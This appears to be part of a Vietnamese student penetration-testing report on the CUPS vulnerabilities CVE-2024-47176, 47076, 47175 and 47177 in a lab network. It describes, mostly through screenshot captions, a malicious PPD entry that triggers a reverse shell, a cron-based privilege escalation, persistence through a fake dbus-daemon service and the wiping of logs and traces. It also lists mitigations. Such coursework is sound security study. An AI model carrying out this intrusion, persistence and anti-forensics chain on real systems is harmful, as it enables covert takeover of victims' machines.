
Từ đó, ta có thể hiểu bằng việc không lọc thông tin đầu vào trước khi điền vào file tạm PPD ta có thể khai báo tham số cupsFilter2 để vô hiệu hóa bộ lọc mặc định của CUPS đồng thời gọi tới bộ lọc foomatic thứ chấp nhận mọi chỉ thị từ tham số FoomaticRIPCommandLine trong PPD.




Hình .: Code khai báo thông tin máy in điền vào PPD file

Mục tiêu ở đây là ta muốn PPD sẽ có cấu trúc như sau:


* \*PrintMoreInfor: “”
* \*FoomaticRIPCommandLine: “reverseshell”
* \*cupsFilter2: “application/pdf application/vnd.cups-postscript 0 foomatic-rip”




Hình 2.: Thực thi code evilcups2.py nhúng reverseshell




Hình 2.: Victim thực thi mã độc gửi gói tin tới cổng UDP:631 và truy vấn tới IPP server của attacker




Hình 2.: Kết quả cho thấy máy in của attacker được thêm thành công



Hình 2.: Victim gửi lệnh in lộn tới máy in của Attacker



Hình 2.: Attacker netcat cổng 9001 và nhận được reverseshell thành công




Hình 2.: Thực hiện nâng shell

#### Leo thang đặc quyền:


Để có thể leo thang đặc quyền, nhóm tác giả đưa ra kịch bản như sau:

* Victim muốn lưu lại thông tin file in từ thư mục /var/spool/cups sang folder backup\_printer\_file. Để làm được điều đấy, victim sử dụng crontab chạy định kì một file dịch vụ nằm tại /usr/local/bin/backup\_cups.sh với quyền root.
* Victim thực hiện lỗi cấu hình khi phân quyền file backup\_cups.sh có thể sửa đối với người dùng other (trong đó có lp – người dùng mình đã kiểm soát).
* Attacker nhúng reverseshell vào file backup\_cups.sh. Sau đó đợi cho crontab thực thi định kì từ đó leo thang đặc quyền.


Chi tiết khai thác:




Hình 2.: Có thể thấy Victim dùng crontab thực thi định kì file backup\_cups.sh với quyền root



Hình 2.: Kiểm tra quyền file backup\_cups.sh thì thấy người dùng other có thể sửa



Hình 2.: Thêm reverseshell vào file backup\_cups.sh



Hình 2.: Leo thang đặc quyền thành công




#### Duy trì:

Mục đích: Tạo ra dịch vụ reverseshell chạy tự động trên máy mỗi khi máy tính nạn nhân mở.

A screen shot of a computer

AI-generated content may be incorrect.

Hình .: Tạo file reverseshell.sh



Hình .: Nội dung trong file reverseshell.sh nhằm tạo reverseshell về máy tấn công trên công 443 (giả danh thành cổng https). Việc này sẽ lặp lại mỗi 10s

A black background with white text

AI-generated content may be incorrect.

Hình .: Copy nội dung file reverseshell.sh vào /usr/libexec/dbus-daemon.sh

Dbus-daemon là một thành phần cực kỳ quan trọng trong hệ thống Linux – nó là tiến trình trung tâm của D-Bus(Desktop Bus) – một hệ thống giúp các ứng dụng và dịch vụ trong Linux giao tiếp với nhau.

Ta thực hiện giả danh dịch vụ dbus-deamon.sh

Đường dẫn thật của dbus-deamon.sh: /usr/bin/dbus-daemon

A black background with white text

AI-generated content may be incorrect.

Hình .: Xóa file reverseshell.sh xóa dấu vết

A black background with white text

AI-generated content may be incorrect.

Hình .: Cấp quyền cho dbus-daemon giả danh (reverseshell)

A black background with white text


AI-generated content may be incorrect.

Hình .: Tạo file dịch vụ dbus-daemon-2 trên máy tính nạn nhân

A screenshot of a computer

AI-generated content may be incorrect.

Hình .: Nội dung file dịch vụ dbus-daemon-2



Hình .: Thực hiện cấu hình dịch vụ reverseshell trên máy nạn nhân và chạy dịch vụ đó

A screenshot of a computer

AI-generated content may be incorrect.

Hình .: Thực hiện lắng nghe cổng 443 trên máy tính attacker để nhận reverseshell về

A screenshot of a computer

AI-generated content may be incorrect.

Hình .: Tải nmap trên máy victim để quét hệ thống mạng


A screenshot of a computer

AI-generated content may be incorrect.


Hình .: Quét dải mạng 192.168.19.0/24 phát hiện thêm 2 máy là 192.168.19.1 và 192.168.19.3 (Theo mô hình mạng trước đó .1 là router ra ngoài WAN và .3 là router giữa LAN và DMZ)



#### Xóa dấu vết:



Hình .: Tải git cleanup về



Hình .: Tải công cụ xóa dấu vết



Hình .: Gỡ cài đặt Git bằng apt trên Linux

A screenshot of a computer program


AI-generated content may be incorrect.

Hình .: Xóa git và nmap để tránh nạn nhân phát hiện

A computer screen shot of a program

AI-generated content may be incorrect.

Hình .: Cấp quyền thực thi cho tool xóa dấu vết



Hình .: Thực hiện xóa dấu vết

A screenshot of a computer program

AI-generated content may be incorrect.

Hình .: Xóa tool

A computer screen shot of a computer code

AI-generated content may be incorrect.

Hình .: Xóa history lệnh

Sau khi hoàn tất khai thác, attacker thực hiện xóa các file tạm và log để tránh bị phát hiện. Sử dụng script bash cleanup nhằm loại bỏ các dấu vết như reverse shell, log hệ thống và cấu hình máy in giả. Việc xóa dấu vết giúp che giấu hoạt động độc hại, duy trì bí mật và tránh bị điều tra bởi quản trị viên hệ thống.

## Kết chương

Chương 2 đã trình bày chi tiết quá trình phân tích hệ thống mục tiêu, từ giai đoạn thu thập thông tin ban đầu đến khai thác và đánh giá lỗ hổng thực nghiệm. Thông qua việc rà quét mạng và xác định dịch vụ đang chạy trên cổng 631, nhóm đã phát hiện hệ thống sử dụng CUPS với giao thức IPP, từ đó triển khai khai thác các lỗ hổng bảo mật nghiêm trọng. Các lỗ hổng bao gồm cups-browsed (2.2.4.1), cho phép máy chủ thêm máy in không kiểm soát; libcupsfilters (2.2.4.2) và libppd (2.2.4.3) dễ bị lợi dụng để thực thi mã từ xa; cùng với cups-filters (2.2.4.4), nơi tồn tại các lỗ hổng xử lý PPD. Sau khi khai thác thành công, kẻ tấn công đã thực hiện bước duy trì truy cập (2.2.4.5) bằng cách cài đặt reverse shell dưới quyền root để giữ kết nối lâu dài. Cuối cùng, kỹ thuật xóa dấu vết (2.2.4.6) được áp dụng nhằm loại bỏ log và cấu hình liên quan để tránh bị phát hiện. Toàn bộ quá trình minh họa rõ ràng mức độ nghiêm trọng của các lỗ hổng tồn tại trong dịch vụ in ấn CUPS. Những phát hiện này cung cấp cái nhìn thực tế về mối nguy bảo mật khi chạy dịch vụ CUPS mặc định trên máy Ubuntu 22.04. Kết quả thử nghiệm đồng thời chứng minh hiệu quả của kỹ thuật tấn công khi kết hợp giữa phân tích lỗ hổng và giả mạo máy in. Đây sẽ là nền tảng để đề xuất biện pháp phòng thủ phù hợp ở chương tiếp theo.

# HẬU QUẢ & ẢNH HƯỞNG, ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC

## Hậu quả & Ảnh hưởng



### Chiếm quyền điều khiển hệ thống

Kẻ tấn công có thể thực thi mã từ xa mà không cần bất kỳ hình thức xác thực nào. Điều này tạo điều kiện cho hacker chiếm quyền điều khiển hệ thống, làm mất khả năng kiểm soát của quản trị viên và người dùng. Khi quyền điều khiển đã bị chiếm, hacker có thể thực hiện các thao tác tùy ý trên hệ thống, từ việc cài đặt phần mềm độc hại đến xóa dữ liệu quan trọng.

### Mất dữ liệu và tài sản nhạy cảm

Các cuộc tấn công có thể dẫn đến việc đánh cắp hoặc sửa đổi dữ liệu nhạy cảm, chẳng hạn như thông tin cá nhân, tài chính, hoặc các tài liệu quan trọng của doanh nghiệp. Việc mất mát dữ liệu này không chỉ gây thiệt hại về mặt tài chính mà còn làm suy yếu lòng tin của khách hàng, đối tác và nhân viên đối với tổ chức.

### Mở đường cho các cuộc tấn công sâu hơn

Sau khi chiếm quyền điều khiển một hệ thống, kẻ tấn công có thể dễ dàng mở rộng phạm vi tấn công sang các hệ thống và máy chủ khác trong mạng nội bộ. Điều này có thể dẫn đến một chuỗi các cuộc tấn công, từ việc lây lan mã độc đến việc khai thác các lỗ hổng khác, làm gia tăng mức độ nghiêm trọng của sự cố và khó khăn trong việc kiểm soát và phục hồi.

### Giảm độ tin cậy của dịch vụ

Khi hệ thống in ấn bị tấn công, các hoạt động liên quan đến in ấn trong tổ chức sẽ bị gián đoạn. Điều này ảnh hưởng đến tính ổn định và độ tin cậy của dịch vụ, làm giảm năng suất và hiệu quả công việc. Ngoài ra, các sự cố bảo mật này có thể khiến khách hàng và đối tác không còn tin tưởng vào khả năng bảo mật của dịch vụ, từ đó ảnh hưởng đến uy tín và hình ảnh của tổ chức.

### Chi phí khắc phục cao

Sau khi bị tấn công, tổ chức phải bỏ ra một lượng tài nguyên và chi phí lớn để xử lý, khắc phục sự cố và phục hồi hệ thống. Điều này không chỉ tốn kém về mặt tài chính mà còn gây gián đoạn hoạt động kinh doanh trong một thời gian dài. Những cuộc tấn công như vậy có thể khiến tổ chức phải chi tiêu cho các dịch vụ khôi phục, kiểm tra bảo mật, đào tạo nhân viên và nâng cấp cơ sở hạ tầng, tạo ra một gánh nặng tài chính và tổn thất lâu dài.

## Đề xuất biện pháp khắc phục

Dựa trên quá trình kiểm thử và khai thác các lỗ hổng CVE liên quan đến dịch vụ CUPS trên hệ điều hành Ubuntu 22.04, nhóm thực hiện đề xuất một số biện pháp khắc phục và giảm thiểu rủi ro bảo mật như sau:

### Vô hiệu hóa dịch vụ cups-browsed nếu không cần thiết

Dịch vụ cups-browsed có vai trò tự động phát hiện và đăng ký máy in trong mạng thông qua các quảng bá mDNS/DNS-SD. Tuy nhiên, đây cũng là điểm xâm nhập chính được khai thác trong các lỗ hổng CVE. Do đó, nếu hệ thống không sử dụng chức năng in ấn qua mạng hoặc không có nhu cầu in ấn động, nên vô hiệu hóa hoàn toàn dịch vụ này để giảm thiểu bề mặt tấn công. Việc thực hiện có thể thông qua lệnh:

sudo systemctl disable --now cups-browsed

### Cập nhật các gói phần mềm CUPS và thư viện liên quan

Các lỗ hổng nêu trong báo cáo đã được công bố chính thức và có thể được vá thông qua bản cập nhật mới. Do đó, hệ thống cần được cập nhật định kỳ để đảm bảo các thành phần như cups, cups-filters, libcupsfilters, libppd... ở phiên bản an toàn. Lệnh cập nhật như sau:

sudo apt update && sudo apt upgrade

### Áp dụng biện pháp phòng ngừa tạm thời nếu chưa thể cập nhật

Trong trường hợp đặc biệt hệ thống không thể nâng cấp do hạn chế phần mềm/hardware, có thể triển khai biện pháp giảm thiểu bằng cách:

* Chặn toàn bộ lưu lượng đến cổng UDP 631, vốn là cổng nhận thông tin quảng bá máy in:

sudo iptables -A INPUT -p udp --dport 631 -j DROP

* Đồng thời, nếu có thể, nên chặn hoặc giới hạn lưu lượng mDNS/DNS-SD nhằm ngăn chặn quảng bá máy in giả mạo. Lưu ý rằng điều này có thể ảnh hưởng tới tính năng tự động phát hiện máy in trong một số hệ thống sử dụng zeroconf.

### Gỡ bỏ hoàn toàn các thành phần CUPS nếu không sử dụng

Đối với các hệ thống máy chủ, hệ thống nhúng, hoặc môi trường không cần tính năng in ấn, nên xóa bỏ hoàn toàn dịch vụ CUPS và các thư viện liên quan để loại trừ triệt để nguy cơ khai thác. Có thể thực hiện:

sudo apt purge cups cups-browsed cups-filters libppd\* libcupsfilters\*

Kèm theo đó, gỡ bỏ các dịch vụ nền hỗ trợ quảng bá như avahi-daemon, bonjour, nhằm loại bỏ tất cả khả năng phát hiện máy in tự động không cần thiết:

sudo systemctl disable --now avahi-daemon



### Tăng cường giám sát và phát hiện sớm

Cần triển khai các công cụ giám sát mạng để phát hiện sớm các hành vi gửi gói tin đến cổng 631 hoặc các hoạt động quảng bá máy in bất thường. Có thể sử dụng các công cụ như tcpdump, Wireshark để phân tích gói tin, hoặc các hệ thống giám sát an ninh như Snort, Suricata để tự động cảnh báo.

## Kết chương

Chương 3 cho thấy các mối đe dọa liên quan đến lỗ hổng bảo mật trong dịch vụ CUPS có thể gây ra những hậu quả nghiêm trọng đối với tổ chức và hệ thống, từ việc chiếm quyền điều khiển hệ thống, mất dữ liệu quan trọng cho đến việc tấn công sâu hơn vào các hệ thống khác. Để giảm thiểu các rủi ro này, việc áp dụng các biện pháp bảo mật như vô hiệu hóa dịch vụ không cần thiết, cập nhật phần mềm định kỳ và giám sát chặt chẽ là cực kỳ quan trọng. Đồng thời, những biện pháp tạm thời như chặn cổng UDP 631 hay xóa bỏ các thành phần CUPS sẽ giúp giảm thiểu khả năng khai thác lỗ hổng khi không thể cập nhật ngay lập tức. Với các phương án này, tổ chức có thể chủ động bảo vệ hệ thống và dữ liệu của mình, từ đó duy trì sự ổn định và uy tín trong công tác cung cấp dịch vụ.

# KẾT LUẬN

**Các kết quả đạt được (nêu các kết quả đã đạt được của BTL)**

Nhóm thực hiện đề tài “Kiểm thử xâm nhập hệ điều hành Ubuntu 22.04 thông qua CUPS (Common Unix Printing System)” đã hoàn thành việc nghiên cứu và thực hiện các bước kiểm thử xâm nhập liên quan đến các lỗ hổng bảo mật của CUPS. Đề tài đã thực hiện đầy đủ các nội dung đã đăng ký theo đề cương như sau:

* Phát hiện các lỗ hổng bảo mật: Nhóm đã xác định và phân tích các CVE liên quan đến CUPS, bao gồm CVE-2024-47176 (cups-browsed), CVE-2024-47076 (libcupsfilters), CVE-2024-47175 (libppd), và CVE-2024-47177 (cups-filters). Qua đó, các lỗ hổng đã được mô tả và chứng minh cách thức khai thác chúng.
* Xây dựng kịch bản tấn công chi tiết: Đã xây dựng một kịch bản tấn công hoàn chỉnh, bao gồm các bước rà quét mạng, phát hiện máy in, kiểm tra lỗ hổng tại cổng 631, và tiêm mã độc vào file PPD qua một IPP server giả mạo (hay máy in giả mạo) để thực hiện reverse shell khi người dùng in tài liệu.
* Thực hiện kiểm thử thành công: Quá trình tấn công đã được thực hiện thành công, từ việc tạo môi trường thử nghiệm đến việc khai thác lỗ hổng và thực hiện reverse shell thông qua CUPS. Các công cụ như Nmap, Python, và Netcat đã được sử dụng để triển khai các bước tấn công và đạt được kết quả mong muốn.
* Đánh giá nguy cơ và ảnh hưởng: Đề tài đã đánh giá được mức độ nghiêm trọng của các lỗ hổng CUPS và ảnh hưởng của chúng đối với hệ thống Ubuntu 22.04. Đồng thời, đã đưa ra các biện pháp khắc phục cụ thể nhằm giảm thiểu nguy cơ bị khai thác.

**Hướng phát triển (nêu hướng phát triển, bổ sung, nghiên cứu tiếp của BTL)**

Đề tài này có thể được mở rộng theo các hướng sau:

* Đề tài có thể được phát triển thêm bằng cách nghiên cứu các biện pháp bảo mật và phòng ngừa cho hệ thống CUPS, phát triển công cụ kiểm thử tự động để phát hiện lỗ hổng bảo mật, và mở rộng nghiên cứu sang các hệ điều hành khác như CentOS hoặc Debian để đánh giá các nguy cơ bảo mật tương tự.

**Cam kết đạo đức**

Toàn bộ quá trình khai thác lỗ hổng CVE-2024-47176 | cups browsed, CVE-2024-47076 | libcupsfilters, CVE-2024-47175 | libppd, CVE-2024-47177 | cups-filters được thực hiện hoàn toàn trong môi trường mạng doanh nghiệp mô phỏng, được nhóm tác giả thiết lập riêng với mục đích học tập và nghiên cứu. Nhóm cam kết không tiết lộ, không tái sử dụng kỹ thuật khai thác CVE-2024-47176 | cups browsed, CVE-2024-47076 | libcupsfilters, CVE-2024-47175 | libppd, CVE-2024-47177 | cups-filters vào bất kỳ hệ thống thực tế nào ngoài phạm vi mô hình thí nghiệm. Chúng tôi không chịu trách nhiệm đối với bất kỳ hành vi lạm dụng hoặc rủi ro phát sinh nếu bên thứ ba áp dụng nội dung báo cáo này vào các hoạt động ngoài mục đích nghiên cứu, học tập.

# TÀI LIỆU THAM KHẢO

1. CWE200: <https://cwe.mitre.org/data/definitions/200.html>
2. CVE-2024-47176: <https://nvd.nist.gov/vuln/detail/cve-2024-47176>
3. CVE-2024-47076: <https://nvd.nist.gov/vuln/detail/cve-2024-47076>
4. CVE-2024-47175: <https://nvd.nist.gov/vuln/detail/cve-2024-47175>
5. CVE-2024-47177: <https://nvd.nist.gov/vuln/detail/cve-2024-47177>
6. Mô hình mạng lưới doanh nghiệp: <https://acabiz.vn/blog/tim-hieu-ve-mo-hinh-mang-doanh-nghiep-bao-mat>
7. Attacking UNIX Systems via CUPS, Part I - Simone Margaritelli: <https://www.evilsocket.net/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/>
8. CVE POC: <https://www.youtube.com/watch?v=cixyRITXaOw&t=424s>
9. Bài giảng kiểm thử xâm nhập, TS. Nguyễn Ngọc Điệp, Học viện Công nghệ và Bưu chính Viễn thông

**PHỤ LỤC**

Trong phần này, nhóm tác giả sẽ nêu nội dung tổng kết của 6 buổi họp nhóm trong quá trình thực hiện bài tập lớn và cung cấp link tải các đoạn code được sử dụng trong quá trình kiểm thử:

**Link code:**

https://drive.google.com/file/d/1vtAC6ZFbrPPlHfNRt7m17HkbLjgDlIBj/view?usp=sharing

**Link demo:**

https://www.youtube.com/watch?v=qVDA-t7K0fY

**Nội dung các buổi họp:**

Buổi 1: Tìm kiếm CVE

* Nguyễn Bá Hải Long – Nhóm trưởng: Đề xuất tìm hiểu về EvilCups.
* Nguyễn Văn Kiên: Đồng ý tìm hiểu về EvilCups.
* Phạm Tiến Thành: Đồng ý tìm hiểu về EvilCups.
* Đỗ Quang Tùng: Đồng ý tìm hiểu về EvilCups.

Buổi 2: Phân công công việc

* Nguyễn Bá Hải Long – Nhóm trưởng: Thực hiện tấn công.
* Nguyễn Văn Kiên: Cấu hình mô hình doanh nghiệp.
* Phạm Tiến Thành: Thực hiện thu thập thông tin và xóa dấu vết.
* Đỗ Quang Tùng: Thực hiện phòng chống và duy trì.

Buổi 3: Phân công lại công việc do có thành viên mới

* Nguyễn Bá Hải Long – Nhóm trưởng: Thực hiện tấn công, tìm hiểu lý thuyết về CVE-2024-47176 | cups browsed, thuyết trình.
* Nguyễn Văn Kiên: Cấu hình mô hình doanh nghiệp, tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters, hỗ trợ làm slide.
* Phạm Tiến Thành: Thực hiện thu thập thông tin và xóa dấu vết, tìm hiểu lý thuyết về CVE-2024-47175 | libppd, tổng hợp báo cáo.
* Đỗ Quang Tùng: Thực hiện phòng chống, tìm hiểu lý thuyết về CVE-2024-47177 | cups-filters, làm slide chính.
* Anh Dương: Không tham gia buổi họp, được phân công nắm phần duy trì.
* Hạn cho tìm hiểu lý thuyết được quyết định vào 5/4.

Buổi 4: Báo cáo tiến độ

* Nguyễn Bá Hải Long – Nhóm trưởng: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters đúng hạn.
